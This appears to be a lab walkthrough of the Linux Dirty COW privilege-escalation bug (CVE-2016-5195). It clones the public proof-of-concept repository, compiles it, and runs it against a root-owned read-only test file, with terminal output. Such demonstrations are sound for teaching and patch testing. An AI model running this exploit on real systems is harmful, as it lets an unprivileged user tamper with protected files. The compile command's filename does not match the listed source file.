



# Local Privilege Escalation with dirtycow Vulnerability

CVE-2016-5195

# what is dirty cow ?



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- Security researcher Phil Oester found a vulnerability (CVE-2016-5195) that could be used to write to the Linux kernel's read-only region memory using race condition techniques.

It is called **COW** by **copy-on-write** in memory.

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Ubuntu 14.04 LTS



# install

```
$ git clone https://github.com/dirtycow/dirtycow.github.io.git
```

```
$ cd dirtycow.github.io/
```

```
$ ls
```

CNAME	favicon.ico	index.html	README.md
cow.svg	<u>dirtyc0w.c</u>	pokemon.c	




# compile

```
$ gcc -pthread dirtycow.c -o dirtycow
```

- To not only configure compilation for threads, but also to instruct the compiler to link from the pthread library


# Creating root-owned files



```
1. root@ubuntu: ~/dirtycow.github.io/test (ssh)
~ (zsh) 1 root@ubuntu: ~/dirty... 2
willwayy@ubuntu:~/dirtycow.github.io/test$ sudo -s
[sudo] password for willwayy:
root@ubuntu:~/dirtycow.github.io/test# echo Can you write it? > foo
root@ubuntu:~/dirtycow.github.io/test# ls
foo
root@ubuntu:~/dirtycow.github.io/test# chmod 0404 foo
root@ubuntu:~/dirtycow.github.io/test# ls -l
total 4
-r-----r-- 1 root root 18 Jul  4 15:48 foo
root@ubuntu:~/dirtycow.github.io/test# cat foo
Can you write it?
root@ubuntu:~/dirtycow.github.io/test#
```




# Normal user touching



```
1. willwayy@ubuntu: ~/dirtycow.github.io/test (ssh)
~ (zsh) 1
willwayy@ubuntu: ~/... 2
willwayy@ubuntu:~/dirtycow.github.io/test$ echo Yes, I can! >> foo
-bash: foo: Permission denied
willwayy@ubuntu:~/dirtycow.github.io/test$ echo Yes, I can!!!!!! >> foo
echo Yes, I can! echo Yes, I can! >> foo echo Yes, I can! >> foo >> foo
-bash: foo: Permission denied
willwayy@ubuntu:~/dirtycow.github.io/test$ ...
```

nop.

# run dirtyc0w




```
1. willwayy@ubuntu: ~/dirtycow.github.io (zsh)
~ (zsh) 1
willwayy@ubuntu: ~/... 2
willwayy@ubuntu:~/dirtycow.github.io$ cat foo
Can you write it?
willwayy@ubuntu:~/dirtycow.github.io$ ./dirtyc0w foo "Yes I can, yeahhh!"
mmap 7f704543f000

advise 0

^C
willwayy@ubuntu:~/dirtycow.github.io$
```

The image shows a terminal window with a dark purple background. The window title is "1. willwayy@ubuntu: ~/dirtycow.github.io (zsh)". The terminal shows the user running "cat foo", which outputs "Can you write it?". Then, the user runs "./dirtyc0w foo 'Yes I can, yeahhh!'", which outputs "mmap 7f704543f000" and "advise 0". The user then presses Ctrl-C, which is shown as "^C". The prompt returns to "willwayy@ubuntu:~/dirtycow.github.io\$".

# run dirtyc0w



